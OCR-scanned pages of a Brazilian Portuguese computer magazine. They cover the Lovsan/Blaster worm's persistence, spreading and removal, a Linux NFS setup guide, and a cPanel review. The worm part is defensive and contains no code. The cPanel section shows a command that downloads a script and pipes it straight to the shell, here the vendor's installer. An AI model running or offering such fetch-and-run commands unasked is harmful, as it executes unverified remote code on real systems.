
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Com isso, assegura-se que seu conteúdo será executado sempre que o sistema for iniciado, um procedimento comum para quem já está familiarizado com os convencionais vírus de e-mail. Além disso, o vírus já começa a varrer a rede local em busca de outros alvos, além de iniciar seu servidor TFTP, para permitir que as máquinas atingidas possam ser infectadas.

Capacidade de Destruição

O Lovsan contém uma bomba de tempo, com um ataque DoS programado ao site www.windowsupdate.com para o dia 16 de agosto. A bomba é simples e consiste apenas em uma checagem na data local assim que o vírus é executado, o que faz com que o ataque não seja executado caso a máquina não seja reiniciada no dia especificado.

Outros problemas são conseqüência do próprio funcionamento do vírus. Sua exploração do protocolo RPC pode fazer com que o computador seja reiniciado automaticamente sem razão aparente, além de causar erros no Microsoft Office e inutilizar a lista de programas da função *Adicionar/Remover Programas* do Painel de Controle. Para completar, sua atividade também interfere no funcionamento da Área de Transferência do Windows e ainda pode deixar tanto o sistema quanto o acesso à rede lentos, devido à atividade do Lovsan.



O site da Microsoft contém informações importantes sobre a vulnerabilidade, além de links para você fazer o download dos patches apropriados

Como remover

É fácil remover o Lovsan. Basta finalizar o processo *msblast.exe* e remover a entrada na chave de registro *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* que faz referência ao arquivo. Entretanto, é recomendável atualizar o Windows antes mesmo de prosseguir com a remoção e em alguns casos é até necessário bloquear o RPC temporariamente com um firewall, para evitar que uma nova infecção ocorra antes mesmo da anterior ser removida.

O melhor meio de remover o Lovsan é, entretanto, o uso da versão mais atual do antivírus de sua confiança, já que diferentes variantes do vírus podem surgir, com nomes diferentes de arquivo e até mesmo variações no processo de infecção. Vale lembrar, porém, que a atualização do sistema e, em alguns casos, até mesmo o uso do firewall são essenciais para a remoção do vírus, mesmo com o uso de um antivírus. **PCM**

Fonte: Network Associates - www.nai.com


Como se defender

É fundamental que se a instalado o patch de segurança apropriado para a sua versão do Windows. Para isso, copie o patch do site de informações técnicas da Microsoft, no endereço www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp, instale-o e reinicie o sistema. É muito importante executar esta atualização mesmo que o sistema esteja infectado, pois só ela pode prevenir que o Windows não sofra novas infecções antes mesmo que o processo de limpeza tenha sido concluído.

Uma outra solução, caso não seja possível atualizar a sua versão do Windows por qualquer motivo, é instalar um firewall ou ativar o próprio serviço de filtragem de IPs do Windows 2000/XP e bloquear a porta 135, o que inutiliza o serviço RPC, mas impede que a vulnerabilidade seja explorada.

Ilustração: Rodrigo Mota

Net




work File System

Com o NFS, centralizar arquivos no servidor e realizar backups automáticos se tornam tarefas muito simples

O Network File System (NFS) foi desenvolvido pela Sun Microsystems para que computadores com diferentes sistemas operacionais possam acessar e gravar arquivos no servidor como se estes estivessem na própria máquina. Ou seja, este serviço permite salvar ou modificar arquivos em um diretório específico no computador, sendo que, na verdade, todas as informações são gravadas no servidor.

Esse recurso é utilizado por vários programas de compartilhamento de arquivos, como o Samba, e as principais distribuições – desde o Kernel 2.2.18 – já acompanham o serviço NFS.



Servidor

O NFS acompanha a maioria das distribuições Linux. Para verificar se ele está instalado, execute o seguinte comando:

```
# locate nfsd
   ou
# whereis nfsd
```

Se não localizar esse programa, será necessário fazer a instalação dos arquivos. Como esse serviço utiliza vários programas à parte, é recomendável refazer a instalação adicionando o servidor NFS para instalar os aplicativos corretos. Normalmente, os arquivos necessários estão no pacote *nfs-utils*.

Com o servidor instalado, você pode verificar se ele já está ativo no sistema com o comando:

```
# rpcinfo -p
```

Na lista dos programas em execução, você deve informar os serviços *portmapper*, *mountd* e *nfs*. Se na lista estiver faltando algum deles, você precisará ativar manualmente. Antes de iniciar, porém, você precisa configurar os arquivos de configuração para ativar os serviços. Os arquivos que você precisa editar são os seguintes:

Arquivo que configura os diretórios que o servidor exportará:

```
/etc/exports
```

Para habilitar as redes que podem acessar esse serviço:

```
/etc/hosts.allow
```

Por segurança, é recomendável bloquear as redes que não forem utilizar esse serviço:

```
/etc/hosts.deny
```

Para ativar os diretórios que você deseja na rede, abra o arquivo *exports* com um editor de texto e coloque as seguintes linhas de comando.

```
Diretório
computador1(opção1,opção2)
```


Exemplo:

```
/home/arquivos
192.168.0.3(rw,no_root_squash,async)
/home/pessoal
192.168.0.0/255.255.255.0(ro,async)
```


Nesse exemplo, você está exportando o diretório */home/arquivos* para o usuário do IP 192.168.0.2, com suporte à leitura e escrita, e o diretório */home/pessoal* para todos que utilizam a rede 192.168.0.0/255.255.255.0, mas com permissão de leitura.

Salve as alterações. Para ativar o serviço NFS, você precisa ativar também alguns programas auxiliares. Digite os seguintes comandos para ativar os serviços:

```
# rcp.portmap
# rpc.mountd
# rpc.nfsd
# rpc.statd
```



O serviço NFS está presente também no Windows



Para montar os diretórios automaticamente, utilize o *fstab*

Para verificar se as linhas de comando foram aceitas pelo arquivo *exports*, dê o comando:

```
# showmount –e
```

Esse comando deve mostrar os diretórios que estão habilitados no arquivo *exports*. Caso não mostre nenhum diretório exportado, verifique novamente o arquivo de configuração *exports*. Para ativar as configurações, execute o comando

```
# exportsfs –ra
```

E verifique mais uma vez com o comando *showmount –e*

Em seguida, você precisa adicionar as redes que poderão acessar esse serviço. Primeiro, abra o arquivo */etc/hosts deny* com um editor de texto e adicione as seguintes regras

```
portmap:ALL
mountd ALL
statd:ALL
```

Assim, nenhuma das redes consegue acessar esses serviços, que são essenciais para o funcionamento do servidor NFS. Agora, você precisa permitir o acesso para as redes que deseja. Para isso, abra o arquivo */etc/hosts allow* e adicione as seguintes linhas de comando

```
portmap: 192.168.0.2 , 192.168.0.3
mountd: 192.168.0.2 , 192.168.0.3
statd: 192.168.0.2 , 192.168.0.3
```

Se você deseja ativar o servidor para um grupo de rede, basta colocar da seguinte forma:

```
portmap: 192.168.0.0/255.255 255.0
```

Mesmo habilitando as redes para acessar esse serviço, você precisa também adicionar no arquivo *exports* a rede que você deseja que monte os diretórios.

Clients

Com os serviços e diretórios configurados corretamente, você precisará agora configurar os clientes para montar as partições no sistema. Para montá-las, verifique se o módulo NFS está ativo no sistema com o seguinte comando

```
# lsmod
```

Na lista de módulos carregados, localize o módulo *nfs*. Caso você não o encontre na lista de módulos carregados, execute o comando:

```
# insmod nfs
```


Para montar, crie um diretório e digite o comando:


```
# mount 192.168.0.1:/home arquivos
```

Opções dos clientes

As opções que você pode adicionar para os clientes são as seguintes:

- **ro:** para ativar o diretório somente para leitura. Essa opção vem ativada por padrão.
- **rw:** se você deseja habilitar o modo leitura e escrita, utilize essa opção
- **no_root_squash:** em alguns casos, você precisa colocar essa opção para ativar o modo escrita, mesmo quando você coloca a opção *rw*. Como padrão, essa opção vem desativada pelo programa. Coloque essa opção somente nos diretórios que você tem certeza de que deseja compartilhar com escrita, pois o uso indevido desse atributo pode trazer danos ao sistema operacional, dependendo do diretório que você exportar.
- **async:** em redes lentas ou no envio de arquivos grandes, utilize essa opção. Com ela, todos os pacotes enviados para o diretório recebem um número (id) e enquanto está sendo enviado o arquivo, ele é monitorado, evitando que corrompa





Com o utilitário *rpcinfo* fica fácil verificar os serviços que estão ativos no sistema

Onde *192 168 0.1:/home* é o local em que está o diretório que você deseja montar e *arquivos* é o diretóno local no qual ele será montado.

Se acontecer algo errado ao digitar esse comando, verifique se a estação está reconhecendo o servidor. Para isso, basta digitar o comando:

```
# showmount -e 192.168.0.1
```

Se o computador cliente não conseguir ler os diretórios exportados com esse comando, verifique no servidor as opções de *hosts allow*, *hosts.deny* ou *exports* e observe se não há nenhuma restrição de acesso ao servidor.

Para adicionar a opção de montar o diretório automaticamente ao iniciar o sistema, abra o arquivo */etc/fstab* com um editor de texto e no final desse arquivo coloque as seguintes linhas de comando

```
192.168.0.1:/home  /home/arquivos
  nfs  rw  0  0
```

Coloque essas informações da mesma maneira que se encontram as outras linhas de comando do próprio arquivo.

Performance

Para verificar a performance de escrita e leitura no servidor, você pode utilizar um recurso que, ao mesmo tempo em que gera o arquivo, calcula o tempo de escrita no servidor. No computador cliente, execute o seguinte comando para verificar o tempo que leva para enviar um arquivo de 256MB .

```
# time dd if=/dev/zero
of=/home/arquivos/testfile bs=16k
count=16384
```

Agora, digite o seguinte comando para verificar o tempo que leva para receber um arquivo de 256MB :

```
# time dd
if=/home/arquivos/testfile
of=/dev/null bs=16k
```

Além de mostrar o tempo que levou para transferir ou receber o arquivo, mostra também a taxa de transferência e a média.

NFS para Windows

Existem versões exclusivas do servidor NFS para o Windows, como o PRONFS. Você pode obter mais informações e fazer o download do programa no site *http://www.labtam-inm/*. Com esse programa, você consegue criar um servidor NFS ou acessar qualquer cliente *nfs*. A diferença é que você não precisa necessar amente montar o diretório exportado no computador e acessa os clientes pelo Ambiente de Rede do Windows

Ao instalar o PRONFS como padrão, ele não vai instalar a versão cliente que vem junto. Para efetuar a instalação do cliente, selecione a opção *Custom* durante o processo e, no menu de seleção, clique no campo *NFS Client for NFS Network* Após reiniciar o computador, verifique se você consegue encontrar o servidor NFS pelo utilitário NFSProbe, que você encontra na aba *Programas* do menu *Iniciar*

Conclusão

Com esse servidor, você pode centralizar os arquivos para uma melhor administração e criar backups automáticos em massa **PCM**

Referências

http://nfs.sourceforge.net
Site do produtor do programa. Você encontra informações sobre lançamento e dicas para problemas mais comuns.

http://www.labtam-inc.com/
Cliente e servidor NFS para Windows. Nesse site você encontra a versão trial de 60 minutos que acessa tanto clientes Linux quanto Windows.

Administre seu Linux
Via Internet

Conheça o cPanel, um software de gerenciamento que permite administrar sistemas remotamente. É ideal para hosting ou empresas com mais de 50 funcionários

Por Toni Cavalheiro
toni@textodigital.com.br

Quando o assunto é administração de sistemas via Internet a palavra do momento é facilidade. Hoje em dia, é praticamente inviável depender de aplicações complicadas para realizar tarefas simples, como, por exemplo, criar uma conta de e-mail ou verificar o status de um servidor Web. Foi justamente por esse motivo que surgiram programas de administração como o cPanel, um software inovador que você conhecerá nesta reportagem. Trata-se de uma verdadeira central de controle ideal para quem precisa configurar um servidor Linux de maneira rápida e eficiente.

O conceito é simples: você prepara o servidor com alguns componentes mínimos e, em seguida instala o cPanel por cima de tudo. A partir daí, uma porta Web de administração é aberta e todas as configurações são feitas a partir dela. O programa permite diversas opções de configurações. Entre elas podemos destacar o controle total do servidor de e-mail a instalação de novos módulos no sistema operacional, a manutenção do Apache e até mesmo um terminal em Java que pode ser aberto via Internet.

A vantagem disso tudo é que o administrador consegue delegar diversas tarefas para outros usuários. Imagine, por exemplo, que o cPanel seja instalado no servidor de uma empresa com dez departamentos. Em vez de centralizar as tarefas administrativas e cuidar de todos os usuários pessoalmente, o administrador pode eleger usuários específicos e dar a eles o poder de administrar algumas tarefas do servidor. O ponto principal em questão é que estes usuários não precisarão digitar nenhuma linha de comando. Todo o processo é feito via Internet, com o auxílio de um browser como o Mozilla ou o Internet Explorer.

Atualmente há dois tipos de empresas que podem se beneficiar de uma aplicação como o cPanel. O primeiro, como você já deve ter percebido, são os provedores que oferecem o serviço de hosting (hospedagem em servidores do próprio provedor). Para casos como este, o uso do cPanel é indiscutível. Sem dúvida, é uma das melhores aplicações disponíveis na atualidade. A segunda aplicação provável para este software é nas empresas de médio porte que precisam reduzir os custos do departamento de informática. Como já foi dito anteriormente, o software é tão simples que até mesmo funcionários de nível técnico intermediários poderão realizar tarefas administrativas.

Veja agora como funciona a instalação deste programa e analise se, no seu caso, vale a pena investir US$ 600,00 e implementá-lo em sua empresa. Se você quiser testar o cPanel, poderá baixar uma versão demo direto do site oficial do programa. O endereço é www.cpanel.net e é preciso fazer um registro antes de iniciar o download.

Instalação polêmica

A instalação do cPanel é algo realmente curioso, ou você não terá problema algum ou então terá problemas absurdamente complicados de serem resolvidos. Em nossos testes experimentamos um pouco de cada. Uma vez que o procedimento de instalação é extremamente simples e não requer nenhum comando especial, ele não será mencionado nesta reportagem. Em vez disso, mostraremos como foi nossa experiência com três sistemas operacionais diferentes.

A idéia inicial era instalar o cPanel em um Red Hat 9.0 configurado especialmente para este propósito, mas, segundo as recomendações da equipe de suporte técnico do cPanel, optamos pelo Red Hat 8.0. Segundo o suporte, a versão 8.0 deste Linux estava mais estável e funcionaria sem problemas com o cPanel. Triste ilusão, como você verá em breve. Primeiramente, digitamos o seguinte comando:

```
cd /home
wget http://layer1.cpanel.net/latest
sh latest
```

Maravilhoso. Após o download, um software de instalação foi iniciado e automaticamente, fez uma verificação ▸▸

em todo o sistema operacional. Em seguida, o software começou a baixar os componentes que precisavam ser atualizados e instalou tudo sem a intervenção do usuário. É claro que este procedimento levou cerca de oito horas, uma vez que alguns componentes, como o XFree86, são realmente gigantes. Mas tudo bem; nada que uma conexão de banda larga não resolva

Terminada a instalação, rodamos um browser em outra estação e fizemos o primeiro acesso ao cPanel. Tudo funcionou perfeitamente, aliás, melhor até do que o esperado Mas somente até reiniciarmos o sistema operacional pela primeira vez. Depois disso, nada mais funcionou. Mesmo entrando com um disco de boot e realizando procedimentos de restauração, a máquina não pode ser recuperada. O Red Hat 8.0 estava completamente perdido.

